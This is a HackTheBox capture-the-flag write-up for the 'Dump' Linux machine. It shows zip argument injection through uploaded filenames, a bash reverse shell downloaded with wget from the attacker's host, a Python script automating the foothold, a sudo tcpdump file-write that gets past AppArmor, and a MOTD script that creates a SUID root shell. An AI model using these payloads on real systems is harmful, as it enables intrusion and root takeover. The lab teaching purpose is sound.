



HACKTHEBOX



Dump

29th October 2025

Prepared By: ctrlzero

Machine Author: jkr

Difficulty: Hard

Synopsis

Dump is a Hard difficulty Linux machine featuring a custom PHP web application that allows the creation of packet captures as well as upload and download functionality of `pcap` files. The machine demonstrates command argument injection through file naming to obtain initial remote code execution as `www-data`. Enumeration of the system reveals a `sudo` rule with `tcpdump` that can be abused for arbitrary file writes to the system and bypassing AppArmor security policy restrictions. With arbitrary file writes players can write malicious Message of The Day configurations that execute as root during system login.

Skills Required

- Web application enumeration and fuzzing
- Understanding of command-line argument injection
- Basic SQL database interaction (SQLite)
- Familiarity with Linux privilege escalation concepts

Skills Learned

- Command Argument Injection: Exploiting zip command through malicious filenames
- Filter Bypass Techniques: Circumventing path traversal restrictions using wget options
- AppArmor Policy Analysis: Understanding and working within mandatory access control constraints

- tcpdump Privilege Abuse: Leveraging restricted sudo commands for arbitrary file writes
- update-motd.d Exploitation: Injecting code into Message of the Day scripts for privilege escalation

Enumeration

Nmap

```
$ nmap -Pn -A --top-ports 3000 dump.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-30 05:19 MDT
Nmap scan report for dump.vl (10.129.234.97)
Host is up (0.12s latency).
Not shown: 2998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 fb31618d2f86e560f9e624a31c620cae (RSA)
|   256  0cb7c4fb4afc311be94b0bd119562fce (ECDSA)
|_  256  3cc6e8714d9ad51d86ddd6c82ee7e4d (ED25519)
80/tcp    open  http      Apache httpd 2.4.65 ((Debian))
|_ http-title: hdmpl1?
|_ http-server-header: Apache/2.4.65 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.56 seconds
```

From the above output we have two services available:

- 22/tcp: SSH (OpenSSH 8.4p1)
- 80/tcp: HTTP (Apache 2.4.54)

Web Application Analysis

Navigating to the web application shows a custom PHP based packet capture management system with login and open registration functionality. After registering a new account, we gain access to upload, view, and download packet capture files.

← → ↻ ⚠ Not secure dump.vl/index.... ☆ 🔄 📄 📄 📄 Incognito

How do my packets look like?

Username

Password

Login Register

← → ↻ ⚠ Not secure dump.vl/index.... ☆ 🔄

How do my packets look like?

User created successfully. Hope you can log in now...

Username

Password

Login Register

← → ↻ ⚠ Not secure dump.vl/index.... ☆ 🔄 📄 📄 📄 Incognito ⋮

How do my packets look like?

Packet Captures

Capture Live Traffic Download Captures Upload Capture Choose File No file chosen

```
$ feroxbuster -u http://dump.vl -w ~/wordlists/raft-medium-words.txt -q -C 403,404
200      GET      2221      558w      4636c http://dump.vl/style.css
200      GET      231       64w      954c http://dump.vl/index.php
200      GET      231       64w      954c http://dump.vl/
301      GET      91        28w      306c http://dump.vl/downloads =>
http://dump.vl/downloads/
200      GET      01        0w        0c http://dump.vl/downloads/
200      GET      01        0w        0c http://dump.vl/.functions.php
Scanning: http://dump.vl/
Scanning: http://dump.vl/downloads/
```

The application provides three primary functions:

1. Capture packets on random high ports
2. Upload `pcap` files for viewing
3. Download captures as a `zip` archive

Initial testing with `SQLmap` against login and registration forms does not result in any kind of SQL injection and file uploads are validated for `pcap` format, preventing direct PHP webshell uploads.

Foothold

When triggering the "Download Captures" functionality, the response reveals interesting output that resembles the Linux `zip` command:

Request	Response
<pre>1 GET /download.php HTTP/1.1 2 Host: dump.vl 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 7 Referer: http://dump.vl/index.php 9 Cookie: PHPSESSID=2e54ve5bd50u3np2qabr67vem0 10 Connection: keep-alive 11 12</pre>	<pre>1 HTTP/1.1 301 Moved Permanently 2 Date: Thu, 30 Oct 2025 11:34:35 GMT 3 Server: Apache/2.4.65 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: downloads/95246511-4562-4a99-8cd1-8f053eafbb0f.zip 8 Content-Length: 158 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 Preparing download... 14 <!-- 15 zip warning: name not matched: * 16 17 zip error: Nothing to do! (/var/www/html/downloads/95246511-4562-4a99-8cd1-8f053eafbb0f.zip) 18 --></pre>

```
Preparing download...
<!--
zip warning: name not matched: *

zip error: Nothing to do! (/var/www/html/downloads/95246511-4562-4a99-8cd1-
8f053eafbb0f.zip)
-->
```

The error message discloses the full path structure and confirms that the application uses the `zip` utility to package files. If we use the `Capture Live Traffic` function to create a test download we receive a different message when attempting to download.

Packet Captures

[Capture Live Traffic](#)[Download Captures](#)[Upload Capture](#)[Choose File](#)

No file chosen

[\[DELETE\] c5a107c9-52a0-4628-97a9-437abc33642a](#)

```
Preparing download...
```

```
<!--
```

```
  adding: c5a107c9-52a0-4628-97a9-437abc33642a (deflated 33%)
```

```
-->
```

```
$ unzip -l ~/Downloads/dbd43ec1-8cc8-4e75-8085-c1939447cf45.zip
```


```
Archive:  /home/ctrlzero/Downloads/dbd43ec1-8cc8-4e75-8085-c1939447cf45.zip
```

Length	Date	Time	Name
24	2025-10-30	05:35	c5a107c9-52a0-4628-97a9-437abc33642a
24			1 file

Testing filename restrictions reveals that path traversal characters (`/` and `\`) are filtered, but other special characters are accepted. After each test it's crucial to delete the upload entries to not interfere with any subsequent fuzzing. Testing with the hyphen special character (`-`), it is interpreted as a command-line argument. Uploading a file named `-h` confirms argument injection by returning the zip help menu.

```
filename="-h"
```

```
15
16 -----WebKitFormBoundarykMLAE4eRkNaARRtL
17 Content-Disposition: form-data; name="submit"
18
19 Upload Capture
20 -----WebKitFormBoundarykMLAE4eRkNaARRtL
21 Content-Disposition: form-data; name="fileToUpload"; filename="-h"
22 Content-Type: application/vnd.tcpdump.pcap
23
24 ÔÃ²;
25 -----WebKitFormBoundarykMLAE4eRkNaARRtL--
26
```



Preparing download...

<!--

Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.

Zip 3.0 (July 5th 2008). Usage:

zip [-options] [-b path] [-t mmdyyy] [-n suffixes] [zipfile list] [-xi list]

The default action is to add or replace zipfile entries from list, which

can include the special name - to compress standard input.

If zipfile and list are omitted, zip compresses stdin to stdout.

| | | | |
|-----|----------------------------------|----|---------------------------------------|
| -f | freshen: only changed files | -u | update: only changed or new files |
| -d | delete entries in zipfile | -m | move into zipfile (delete OS files) |
| -r | recurse into directories | -j | junk (don't record) directory names |
| -0 | store only | -l | convert LF to CR LF (-ll CR LF to LF) |
| -1 | compress faster | -9 | compress better |
| -q | quiet operation | -v | verbose operation/print version info |
| -c | add one-line comments | -z | add zipfile comment |
| -@ | read names from stdin | -o | make zipfile as old as latest entry |
| -x | exclude the following names | -i | include only the following names |
| -F | fix zipfile (-FF try harder) | -D | do not add directory entries |
| -A | adjust self-extracting exe | -J | junk zipfile prefix (unzipsfx) |
| -T | test zipfile integrity | -X | exclude extra file attributes |
| -y | store symbolic links as the link | | instead of the referenced file |
| -e | encrypt | -n | don't compress these suffixes |
| -h2 | show more help | | |

-->

How do my packets look like?

Packet Captures

Capture Live Traffic

Download Captures

Upload Capture

Choose File No

[DELETE] -h

Referencing [GTFOBins](#), we find that zip supports command execution via the `-T` and `-TT` flags. Looking at the `man` page for `zip` we can see the following.

`-T`

`--test`

Test the integrity of the new zip file. If the check fails, the old zip file is unchanged and (with the `-m` option) no input files are removed.

`-TT cmd`

`--unzip-command cmd`

Use command `cmd` instead of `'unzip -tqq'` to test an archive when the `-T` option is used. On Unix, to use a copy of `unzip` in the current directory instead of the standard system `unzip`, could use:

```
zip archive file1 file2 -T -TT "./unzip -tqq"
```

In `cmd`, `{}` is replaced by the name of the temporary archive, otherwise the name of the archive is appended to the end of the command. The return code is checked `for` success (0 on Unix).

Passing multiple arguments in a single filename fails due to shell quoting, however, continuous testing confirms that arguments can be split across multiple uploads to be successful.

Filenames are uploaded in the following order:

1. `test`
2. `-TT sleep 3;echo`
3. `-T`

Which results in the following `zip` syntax.

```
$ zip '-T' '-TT sleep 3;echo' b64f7f8e-b391-4b64-ba07-def74d14e6ef.zip 'test'
```

```

Preparing download...
<!--
  adding: test (deflated 25%)
/var/www/html/downloads/zi5EwfQL
test of /var/www/html/downloads/b64f7f8e-b391-4b64-ba07-def74d14e6ef.zip OK
-->


```

```

[DELETE] -T
[DELETE] -TT sleep 3;echo
[DELETE] test

```

We can confirm that our `sleep` injection was successful due to the response time from the web application download function.



With argument injection confirmed we can now attempt to obtain a reverse shell. One possibility will be to host a bash script with a local python web server and have the web application download and execute that script using the `zip` command and the custom `unzip` command with the `-TT` argument.

Payload: `s.sh`

```

#!/bin/bash
bash -i >& /dev/tcp/10.10.14.66/10001 0>&1

```

We can then host it with a python webserver and set up our netcat listener...

```

$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

```

$ nc -lvnp 10001
listening on [any] 10001 ...

```

The final payload requires three separate file uploads:

1. `test`
2. `-TT wget -r LHOST:LPORT -nd;bash s.sh;echo`
3. `-T`

```

[DELETE] -T
[DELETE] -TT wget -r 10.10.14.66:8000 -nd;bash s.sh;echo
[DELETE] test

```


After uploading all three files and triggering the "Download Captures" function to execute the injected command we can successfully receive a reverse shell.

Alternatively we can automate this process with a python script.

```
from string import ascii_lowercase
import random
import requests
import urllib3
from requests_toolbelt.multipart.encoder import MultipartEncoder
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

lhost = "10.10.14.66"
lport = "8000"

headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36",
    "Accept-Encoding": "gzip, deflate, br",
    "Connection": "keep-alive"
}

base_url = "http://dump.vl/"
index_url = "index.php"
upload_url = "upload.php"
download_url = "download.php"

session = requests.Session()
username = ''.join(random.choices(ascii_lowercase, k=10))
password = username

register_data = {
    "username": username,
    "password": password,
    "btn": "Register"
}

login_data = {
    "username": username,
    "password": password,
    "btn": "Login"
}

print(f"Registering user: {username}")
r = session.post(base_url + index_url, data=register_data, headers=headers, verify=False)

print(f"Logging in user: {username}")
r = session.post(base_url + index_url, data=login_data, headers=headers, verify=False)

m1 = MultipartEncoder(
    fields={
        'submit': 'Upload Capture',
        'fileToUpload': ('test', '', 'application/octet-stream')
```

```

    }
)
m2 = MultipartEncoder(
    fields={
        'submit': 'Upload Capture',
        'fileToUpload': ('-T', '', 'application/octet-stream')
    }
)
m3 = MultipartEncoder(
    fields={
        'submit': 'Upload Capture',
        'fileToUpload': (f'-TT wget -r {lhost}:{lport} -nd;bash s.sh;echo', '',
'application/octet-stream')
    }
)
headers1 = headers.copy()
headers1['Content-Type'] = m1.content_type
r = session.post(base_url + upload_url, data=m1, headers=headers1, verify=False)
print(f"Upload 1 status: {r.status_code}")

headers2 = headers.copy()
headers2['Content-Type'] = m2.content_type
r = session.post(base_url + upload_url, data=m2, headers=headers2, verify=False)
print(f"Upload 2 status: {r.status_code}")

headers3 = headers.copy()
headers3['Content-Type'] = m3.content_type
r = session.post(base_url + upload_url, data=m3, headers=headers3, verify=False)
print(f"Upload 3 status: {r.status_code}")

print("Triggering download to execute payload...")
r = session.get(base_url + download_url, headers=headers, verify=False)

```

```

$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.66] from (UNKNOWN) [10.129.234.97] 49718
bash: cannot set terminal process group (561): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dump:/var/cache/captures/146c7086-d797-456d-a69b-1fddfc8b1a27$

$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.234.97 - - [30/Oct/2025 06:21:19] "GET / HTTP/1.1" 200 -
10.129.234.97 - - [30/Oct/2025 06:21:19] code 404, message File not found
10.129.234.97 - - [30/Oct/2025 06:21:19] "GET /robots.txt HTTP/1.1" 404 -
10.129.234.97 - - [30/Oct/2025 06:21:19] "GET /s.sh HTTP/1.1" 200 -

$ python3 foothold.py
Registering user: aocqbgloyz
Logging in user: aocqbgloyz
Upload 1 status: 200

```

```
Upload 2 status: 200
Upload 3 status: 200
Triggering download to execute payload...
```

Lateral Movement

Quick enumeration for `sudo` rules as `www-data` reveals an interesting command that is not typically associated with such a service account. We can see that we have the ability to run `tcpdump` without a password.

This looks like a very restricted `sudo` pattern, but If we look closer we can see that there is a `*` behind `captures/*/` which means we may be able to perform additional argument injection, however, using the example from [GTFOBins](#) it is unsuccessful. Before exploring the possibilities of this for exploitation let's continue on with system enumeration.

```
$ www-data@dump:/var/www/database$ sudo -l
sudo -l
Matching Defaults entries for www-data on dump:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dump:
    (ALL : ALL) NOPASSWD: /usr/bin/tcpdump -c10
    -w/var/cache/captures/*/[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
    [0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-
    f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-
    f][0-9a-f][0-9a-f][0-9a-f]
    -F/var/cache/captures/filter.[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
    [0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f]
    [0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
    [0-9a-f][0-9a-f][0-9a-f][0-9a-f]
www-data@dump:/var/www/database$
```

With a shell as `www-data`, we enumerate the system and discover a SQLite database in `/var/www/database`. Querying this database reveals a cleartext password for the user `fritz`

```
www-data@dump:/var/www/database$ sqlite3 database.sqlite3 'select * from users'
fritz|Passw0rdH4shingIsforNoobZ!|534ce8b9-6a77-4113-a8c1-66462519bfd1
aocqbgloyz|aocqbgloyz|146c7086-d797-456d-a69b-1fddfc8b1a27
```

Using these credentials, we can SSH as the `fritz` user. We can also note that `fritz` is a member of the `adm` group which allows us to read log files and also the journal.

```
$ ssh fritz@dump.v1
fritz@dump.v1's password:
Linux dump 5.10.0-36-cloud-amd64 #1 SMP Debian 5.10.244-1 (2025-09-29) x86_64
fritz@dump:~$
fritz@dump:~$ ls -lah
total 24K
```

```
drwx----- 2 fritz fritz 4.0K Oct 21 20:38 .
drwxr-xr-x 4 root  root  4.0K Mar  5  2023 ..
lrwxrwxrwx 1 root  root    9 Oct 21 20:38 .bash_history -> /dev/null
-rw-r--r-- 1 fritz fritz  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 fritz fritz 3.5K Mar 27  2022 .bashrc
-rw-r--r-- 1 fritz fritz  807 Mar 27  2022 .profile
-rw-r----- 1 root  fritz   33 May  7 06:33 user.txt

fritz@dump:~$
fritz@dump:~$ groups
fritz adm
```

Going back to the sudo regex pattern for `www-data` we can see it allows writing to `/var/cache/captures/*/<UUID>` paths. While [GTFOBins](#) shows command execution via the `-z` flag, however, we get a permission denied when trying to send our output to `/tmp/out.txt`

```
$ www-data@dump:/var/www/database$ sudo -l
sudo -l

Matching Defaults entries for www-data on dump:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dump:
    (ALL : ALL) NOPASSWD: /usr/bin/tcpdump -c10
    -w/var/cache/captures/*/[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
    [0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-
    f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-
    f][0-9a-f][0-9a-f][0-9a-f]
    -F/var/cache/captures/filter.[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-
    9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f]
    [0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
    [0-9a-f][0-9a-f][0-9a-f][0-9a-f]
www-data@dump:/var/www/database$
```

```
$ COMMAND='id'
$ TF=$(mktemp)
$ echo "$COMMAND" > $TF
$ chmod +x $TF
$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -ln -i eth0 -w/tmp/out.txt -W 1 -G 1 -
z $TF -Z root /351ecea1-0311-49de-97d9-f3a56970fa11 -F/var/cache/captures/filter.351ecea1-
0311-49de-97d9-f3a56970fa11

tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
16 packets received by filter
0 packets dropped by kernel
compress_savefile: execlp(/tmp/tmp.JFImqsHObj, /tmp/out.txt) failed: Permission denied
```

If we use the group permissions of `fritz` to tail the `/var/log/audit/audit.log` file we can see that Apparmor is preventing the execution:

```
$ fritz@dump:/var/log/audit$ tail -f audit.log
<SNIP>
type=AVC msg=audit(1761830881.091:2942): apparmor="DENIED" operation="exec"
profile="tcpdump" name="/tmp/tmp.JFImqsHObj" pid=25278 comm="tcpdump" requested_mask="x"
denied_mask="x" fsuid=0 ouid=33FSUID="root" OUID="www-data"
<SNIP>
```

We can quickly enumerate the Apparmor profile for `tcpdump` to investigate why this might be happening.

```
fritz@dump:/etc/apparmor.d$ cat usr.bin.tcpdump
# vim:syntax=apparmor
#include <tunables/global>

profile tcpdump /usr/bin/tcpdump {
    #include <abstractions/base>
    #include <abstractions/nameservice>
    #include <abstractions/user-tmp>

    capability net_raw,
    capability setuid,
    capability setgid,
    capability dac_override,
    capability chown,
    network raw,
    network packet,

    # for -D
    @{PROC}/bus/usb/ r,
    @{PROC}/bus/usb/** r,

    # for finding an interface
    /dev/ r,
    @{PROC}/[0-9]*/net/dev r,
    /sys/bus/usb/devices/ r,
    /sys/class/net/ r,
    /sys/devices/**/net/** r,

    # for -j
    capability net_admin,

    # for tracing USB bus, which libpcap supports
    /dev/usbmon* r,
    /dev/bus/usb/ r,
    /dev/bus/usb/** r,

    # for init_ethernarray(), with -e
    /etc/ethers r,
```

```

# for USB probing (see libpcap-1.1.x/pcap-usb-linux.c:probe_devices())
/dev/bus/usb/**/[0-9]* w,

# for -z
/{usr/,}bin/gzip ixr,
/{usr/,}bin/bzip2 ixr,

# for -F and -w
audit deny @{{HOME}}/. * mrwkl,
audit deny @{{HOME}}/. */ rw,
audit deny @{{HOME}}/. */ ** mrwkl,
audit deny @{{HOME}}/bin/ rw,
audit deny @{{HOME}}/bin/ ** mrwkl,
owner @{{HOME}}/ r,
owner @{{HOME}}/ ** rw,

# for -r, -F and -w
/ **. [pP][cC][aA][pP] rw,
/ **. [cC][aA][pP] rw,
# -W adds a numerical suffix
/ **. [pP][cC][aA][pP][0-9]* rw,
/ **. [cC][aA][pP][0-9]* rw,

# for convenience with -r (ie, read pcap files from other sources)
/var/log/snort/*log* r,

/usr/bin/tcpdump mr,

# Site-specific additions and overrides. See local/README for details.
#include <local/usr.bin.tcpdump>
}
fritz@dump:/etc/apparmor.d$

```

Only `gzip` and `bzip2` are permitted, making direct command execution impossible and further analysis of the Apparmor profile reveals we can write files with specific constraints:

```

# for -z
/{usr/,}bin/gzip ixr,
/{usr/,}bin/bzip2 ixr,

```

```
# Default profile
/.[pP][cC][aA][pP] rw,
/.[cC][aA][pP] rw,

# Custom local profile
/[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12} rw,

# Home directory rules
audit deny @{{HOME}}/. * mrwkl,
audit deny @{{HOME}}/. */ rw,
audit deny @{{HOME}}/. */ mrwkl,
owner @{{HOME}}/ rw,
```

This means we can:

- Write to any file ending in `.pcap` or `.cap`
- Write to any location if the filename matches UUID format `[0-9a-f]-[0-9a-f]-[0-9a-f]-[0-9a-f]-[0-9a-f]`
- Write to home directories (except hidden files)
- Files will contain a pcap header that must be handled

With this in mind we can target the `/etc/update-motd.d/` directory which executes all scripts during SSH login.

We'll start by first writing the file using tcpdump with a UUID-formatted name:

```
www-data@dump:/var/cache/captures$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -
w/etc/update-motd.d/11111111-1234-1234-1234-111111111111 -Z fritz /351ecea1-0311-49de-
97d9-f3a56970fae8 -F/var/cache/captures/filter.351ecea1-0311-49de-97d9-f3a56970fae8
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C

www-data@dump:/var/cache/captures$ ls -lah /etc/update-motd.d/11111111-1234-1234-1234-
111111111111
-rw-r--r-- 1 fritz fritz 24 Oct 30 16:03 /etc/update-motd.d/11111111-1234-1234-1234-
111111111111
```

The `-z fritz` flag drops privileges to the fritz user after opening the file, allowing us to edit it afterward. Since we're writing as fritz, we can remove the pcap header and inject our payload:

```
fritz@dump:~$ cat > /etc/update-motd.d/11111111-1234-1234-1234-111111111111 << 'EOF'
#!/bin/bash
cp /usr/bin/bash /home/fritz/bash && chmod u+s /home/fritz/bash
EOF

fritz@dump:~$ cat /etc/update-motd.d/11111111-1234-1234-1234-111111111111
#!/bin/bash
cp /usr/bin/bash /home/fritz/bash && chmod u+s /home/fritz/bash
fritz@dump:~$
fritz@dump:~$ chmod +x /etc/update-motd.d/11111111-1234-1234-1234-111111111111
```

Finally, trigger the script by logging in via SSH. The MOTD script executes as root and creates a SUID bash binary:

```
$ ssh fritz@dump.v1
fritz@dump.v1's password:
```

```
fritz@dump:~$ ls -l
total 1212
-rwsr-xr-x 1 root root 1234376 Oct 30 16:06 bash
-rw-r----- 1 root fritz 33 May 7 06:33 user.txt
fritz@dump:~$
fritz@dump:~$ ./bash -p
bash-5.1# id
uid=1000(fritz) gid=1000(fritz) euid=0(root) groups=1000(fritz),4(adm)
bash-5.1# ls /root
cleanup root.txt root_9cdbf7.txt
bash-5.1#
```